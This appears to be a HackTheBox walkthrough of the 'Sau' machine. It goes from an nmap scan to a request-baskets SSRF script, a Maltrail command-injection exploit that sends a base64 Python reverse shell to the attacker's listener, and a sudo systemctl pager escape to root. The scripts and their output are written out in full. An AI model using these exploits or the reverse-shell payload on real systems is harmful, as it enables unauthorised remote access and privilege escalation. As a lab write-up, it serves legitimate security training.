
Sau - HTB


- Nmap Scan


```
# Nmap 7.93 scan initiated Sat Aug 12 15:54:42 2023 as: nmap -A -T4 -vv -oN nmapscan_t
opports 10.10.11.224
Increasing send delay for 10.10.11.224 from 0 to 5 due to 89 out of 221 dropped probes
since last increase.
Increasing send delay for 10.10.11.224 from 5 to 10 due to 11 out of 15 dropped probes
since last increase.
Nmap scan report for 10.10.11.224
Host is up, received conn-refused (0.56s latency).
Scanned at 2023-08-12 15:54:43 EDT for 202s
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE    SERVICE REASON      VERSION
22/tcp    open     ssh     syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6
I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61WioiPlKjbqvhO/YTnlkIRXm4jxQgs+xB0l9WkQ0CdHoo/Xe
3v7TBije+lqjQ2tvhUY1LH8qBmPIywCbUvyvAGvK92wQpk6CIuHnz6IIIvuZdSklB02JzQGlJgeV54kWySeUKa
9RoyapbIqruBqB13esE2/5VWyav0Oq5POjQWOWeiXA6yhIlJjl7NzTp/SFNGHVhkUMSVdA7rQJf10XCafS84IM
v55DPSZxwVzt8TLsh2ULTpX8FELRVESVBMxV5rMWLplIA5ScIEnEMUR9HImFVH1dzK+E8W20zZp+toLBO1Nz4/
Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3O86e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdknI
d0bsJeHdbmVUW3zax8EvR+pIraJfuibIEQxZyM=
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2E
UodqQ3reKn1PJNniZ4nfvqlM7XLxvF1OIzOphb7VEz4SCG6nXXNACQafGd6dIM/1Z8tp662Stbk=
|   256 b30c47fba2f212ccce0b58820e504336 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHc6ZlP/emxzvwNILdPPElXTjMCOGH6iejfmi
80/tcp    filtered http    no-response
55555/tcp open     unknown syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sat, 12 Aug 2023 19:56:25 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionRe
q, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
```

```
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sat, 12 Aug 2023 19:55:41 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sat, 12 Aug 2023 19:55:44 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.93%I=7%D=8/12%Time=64D7E3C5%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;\
SF:x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Sat,\x2012\x20Aug\x20
SF:2023\x2019:55:41\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/w
SF:eb\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x202
SF:00\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Sat,\x2012\x20Aug\x20
SF:2023\x2019:55:44\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest
SF:,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;
SF:\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request"
SF:)%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20
SF:Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nC
SF:onnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,67,"
SF:HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20c
SF:harset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(K
SF:erberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(FourOhFourRequest,EA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Options
SF::\x20nosniff\r\nDate:\x20Sat,\x2012\x20Aug\x202023\x2019:56:25\x20GMT\r
SF:\nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20name;\x20the\x20nam
SF:e\x20does\x20not\x20match\x20pattern:\x20\^\[\\w\\d\\-_\\\.\]{1,250}\$\
SF:n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clo
SF:se\r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Sat Aug 12 15:58:05 2023 -- 1 IP address (1 host up) scanned in 202.82
 seconds
```


- Trying to visit 10.10.11.224:80, we are unable to do so
- Visiting http://10.10.11.224:55555/







- We see the version info of `request-baskets`
- Searching for exploits -



- We see that it has SSRF vulnerability which can help us to forward the request to some unintended location.
- We saw in the nmap scan that we are unable to access the service running on port 80.
- Using the exploit -


```
#!/bin/bash

if [ "$#" -lt 2 ] || [ "$1" = "-h" ] || [ "$1" = "--help" ]; then
    help="Usage: exploit.sh <URL> <TARGET>\n\n"
    help+="Arguments:\n"
    help+=" URL            main path (/) of the server (eg. http://127.0.0.1:5000/)\n"
    help+=" TARGET"

    echo -e "$help"
    exit 1
fi
```

```
URL=$1
ATTACKER_SERVER=$2

if [ "${URL: -1}" != "/" ]; then
    URL="$URL/"
fi

BASKET_NAME=$(LC_ALL=C tr -dc 'a-z' </dev/urandom | head -c "6")

API_URL="$URL""api/baskets/$BASKET_NAME"

PAYLOAD="{\"forward_url\": \"$ATTACKER_SERVER\",\"proxy_response\": true,\"insecure_tl
s\": false,\"expand_path\": true,\"capacity\": 250}"

echo "> Creating the \"$BASKET_NAME\" proxy basket..."

if ! response=$(curl -s -X POST -H 'Content-Type: application/json' -d "$PAYLOAD" "$AP
I_URL"); then
    echo "> FATAL: Could not properly request $API_URL. Is the server online?"
    exit 1
fi

BASKET_URL="$URL$BASKET_NAME"

echo "> Basket created!"
echo "> Accessing $BASKET_URL now makes the server request to $ATTACKER_SERVER."

if ! jq --help 1>/dev/null; then
    echo "> Response body (Authorization): $response"
else
    echo "> Authorization: $(echo "$response" | jq -r ".token")"
fi

exit 0
```


- Basically the exploit takes the URL and the URL to which we want to forward the request (In this case there internal server at - http://localhost:80)
- Then it creates a basket and outputs the authorization token.
- After this whenever we send a request to `http://10.10.11.224:55555/<basket_name>` we will be able to send request to the URL to which we set up as the forwarding URL.
- Running the exploit -

```
┌──(kali㉿kali)-[~/Documents/HTB/Sau]
└─$ ./exploit1.sh http://10.10.11.224:55555/ http://localhost:80/
> Creating the "hwnvll" proxy basket...
> Basket created!
> Accessing http://10.10.11.224:55555/hwnvll now makes the server request to http://localhost:80/.
> Authorization: [redacted]

┌──(kali㉿kali)-[~/Documents/HTB/Sau]
└─$
```


- Now, on accessing http://10.10.11.224:55555/ we get a completely different webpage




- Searching for the version exploit of Mailtrail



- We get a python exploit -
- About the exploit and its working -



- The exploit -

```
'''

'''

import sys;
import os;
import base64;

def main():
  listening_IP = None
  listening_PORT = None
  target_URL = None

  if len(sys.argv) != 4:
    print("Error. Needs listening IP, PORT and target URL.")
    return(-1)

  listening_IP = sys.argv[1]
  listening_PORT = sys.argv[2]
  target_URL = sys.argv[3]
  print("Running exploit on " + str(target_URL))
  curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
  payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.
SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno
(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
  encoded_payload = base64.b64encode(payload.encode()).decode()  # encode the payload
 in Base64
  command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base
64+-d+|+sh`'"
  os.system(command)

if __name__ == "__main__":
  main()
```

- Starting a netcat listener and running the exploit, we get user shell.

```
┌──(kali㉿kali)-[~/Documents/HTB/Sau]
└─$ python3 mailtrail_exploit.py 10.10.16.86 8888 http://10.10.11.224:55555/hwnvll/login
Running exploit on http://10.10.11.224:55555/hwnvll/login
```

```
┌──(kali㉿kali)-[~/Documents/HTB]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.16.86] from (UNKNOWN) [10.10.11.224] 52634
$ whoami
whoami
puma
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$
```

- Doing some enumeration, we can see we are able to run /usr/bin/systemctl without any password -

```
puma@sau:/dev/shm$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/dev/shm$
```

- Going to `gtfobin` to check if we can find anything related to `systemctl`

```
sudo systemctl
!sh
```

- Running the command - `/usr/bin/systemctl status trail.service` as `sudo`

```
puma@sau:/dev/shm$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# whoami
whoami
root
#
```

- We get a root shell over here.